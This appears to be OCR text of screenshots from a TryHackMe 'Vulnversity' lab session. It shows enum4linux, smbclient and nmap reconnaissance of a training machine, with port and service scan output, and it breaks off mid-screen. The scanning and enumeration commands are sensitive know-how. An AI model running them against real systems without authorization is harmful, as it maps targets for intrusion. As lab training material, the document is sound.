
```
enum4linux -a 10.201.23.182 > enum4linux_output.txt
```



tryhackme.com
Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
19min 40s
?
Add 1 hour
Terminate
Task 1 Deploy the machine
Task 2 Reconnaissance
Applications Places System Wed 22 Oct, 22:59
AttackBox IP:10.201.126.175
root's Home
Terminal
Tools
Additional Tools
NetworkConfig
root@ip-10-201-126-175: ~/vulversity
File Edit View Search Terminal Help
[-b|--send-buffer=BYTES] [-t|--timeout=SECONDS] [-p|--port=PORT]
[-g|--grepable] [-q|--quiet] [-B|--browse]
[-d|--debuglevel=DEBUGLEVEL] [--debug-stdout]
[-s|--configfile=CONFIGFILE] [--option=name=value]
[-l|--log-basename=LOGFILEBASE] [--leak-report] [--leak-report-full]
[-R|--name-resolve=NAME-RESOLVE-ORDER]
[-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL]
[-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE]
[-W|--workgroup=WORKGROUP] [--realm=REALM]
[-U|--user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|--no-pass]
[--password=STRING] [--pw-nt-hash] [-A|--authentication-file=FILE]
[-P|--machine-pass] [--simple-bind-dn=DN]
[--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE]
[--use-winbind-ccache] [--client-protection=sign|encrypt|off]
[-k|--kerberos] [-V|--version] [OPTIONS] service <password>
root@ip-10-201-126-175:~/vulversity# smbclient -L //10.201.59.37 -N
Sharename Type Comment
print$ Disk Printer Drivers
IPC$ IPC IPC Service (ip-10-201-59-37 server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
root@ip-10-201-126-175:~/vulversity#
THM AttackBox
36min 42s



tryhackme.com
Low Battery
Plug-in soon to recharge
Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
10min 43s
?
Add 1 hour
Terminate
Task 1 Deploy the machine
Applications Places System Wed 22 Oct, 23:08
AttackBox IP:10.201.126.175
nmap_full_initial.txt (~/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
Open a file
1 # Nmap 7.80 scan initiated Wed Oct 22 22:42:30 2025 as: nmap -sS -Pn -T4 -p- --min-rate 1000 -oN nmap_full_initial.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.0035s latency).
6 Not shown: 65529 closed ports
7 PORT STATE SERVICE
8 21/tcp open ftp
9 22/tcp open ssh
10 139/tcp open netbios-ssn
11 445/tcp open microsoft-ds
12 3128/tcp open squid-http
13 3333/tcp open dec-notes
14 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
15
16 # Nmap done at Wed Oct 22 22:42:35 2025 -- 1 IP address (1 host up) scanned in 4.43 seconds
Plain Text
Tab Width: 4
Ln 1, Col 1
INS



tryhackme.com
Room progress (0%)
THM AttackBox
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
10min 28s
?
Add 1 hour
Terminate
Task 1 Deploy the machine
Applications Places System Wed 22 Oct, 23:09
AttackBox IP:10.201.126.175
nmap_service_enum21.txt (~/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
nmap_service_enum21.txt
1 # Nmap 7.80 scan initiated Wed Oct 22 22:48:17 2025 as: nmap -sC -sV -p 21 -oN nmap_service_enum21.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00017s latency).
6
7 PORT STATE SERVICE VERSION
8 21/tcp open ftp vsftpd 3.0.5
9 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
10 Service Info: OS: Unix
11
12 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
13 # Nmap done at Wed Oct 22 22:48:20 2025 -- 1 IP address (1 host up) scanned in 3.25 seconds
Plain Text Tab Width: 4 Ln 1, Col 1 INS



tryhackme.com
Low Battery
Plug-in soon to recharge
Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
9min 46s
?
Add 1 hour
Terminate
Task 1 Deploy the machine
Task 2 Reconnaissance
Applications Places System Wed 22 Oct, 23:09
nmap_service_enum22.txt (~/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
nmap_service_enum22.txt
1 # Nmap 7.80 scan initiated Wed Oct 22 22:48:27 2025 as: nmap -sC -sV -p 22 -oN nmap_service_enum22.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00018s latency).
6
7 PORT STATE SERVICE VERSION
8 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
9 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
10 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
11
12 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
13 # Nmap done at Wed Oct 22 22:48:28 2025 -- 1 IP address (1 host up) scanned in 0.96 seconds
Plain Text Tab Width: 4 Ln 1, Col 1 INS
THM AttackBox
26min 48s



Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
9min 27s
?
Add 1 hour
Terminate
Task 1
Deploy the machine



Applications Places System
Wed 22 Oct, 23:10
AttackBox IP:10.201.126.175
nmap_service_enum139.txt (~/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
nmap_service_enum139.txt
1 # Nmap 7.80 scan initiated Wed Oct 22 22:48:39 2025 as: nmap -sC -sV -p 139 -oN nmap_service_enum139.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00018s latency).
6
7 PORT STATE SERVICE VERSION
8 139/tcp open netbios-ssn Samba smbd 4.6.2
9 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
10
11 Host script results:
12 |_clock-skew: -1s
13 |_nbstat: NetBIOS name: IP-10-201-59-37, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
14 | smb2-security-mode:
15 | 2.02:
16 |_ Message signing enabled but not required
17 | smb2-time:
18 | date: 2025-10-22T21:48:50
19 |_ start_date: N/A
20
21 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
22 # Nmap done at Wed Oct 22 22:48:51 2025 -- 1 IP address (1 host up) scanned in 11.98 seconds
Plain Text Tab Width: 4 Ln 1, Col 1 INS



Room progress (0%)
THM AttackBox
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
9min 15s
?
Add 1 hour
Terminate
Task 1
Deploy the machine


Applications Places System
Wed 22 Oct, 23:10
AttackBox IP:10.201.126.175
nmap_service_enum445.txt (~/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
nmap_service_enum445.txt
1 # Nmap 7.80 scan initiated Wed Oct 22 22:49:01 2025 as: nmap -sC -sV -p 445 -oN nmap_service_enum445.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00018s latency).
6
7 PORT STATE SERVICE VERSION
8 445/tcp open netbios-ssn Samba smbd 4.6.2
9 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
10
11 Host script results:
12 |_clock-skew: -1s
13 |_nbstat: NetBIOS name: IP-10-201-59-37, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
14 | smb2-security-mode:
15 | 2.02:
16 |_ Message signing enabled but not required
17 | smb2-time:
18 | date: 2025-10-22T21:49:07
19 |_ start_date: N/A
20
21 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
22 # Nmap done at Wed Oct 22 22:49:08 2025 -- 1 IP address (1 host up) scanned in 7.00 seconds
Plain Text Tab Width: 4 Ln 1, Col 1 INS



Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
8min 59s
?
Add 1 hour
Terminate
Task 1
Deploy the machine
Applications Places System Wed 22 Oct, 23:10 AttackBox IP:10.201.126.175
nmap_service_enum3128.txt (~/vulversity) - Pluma
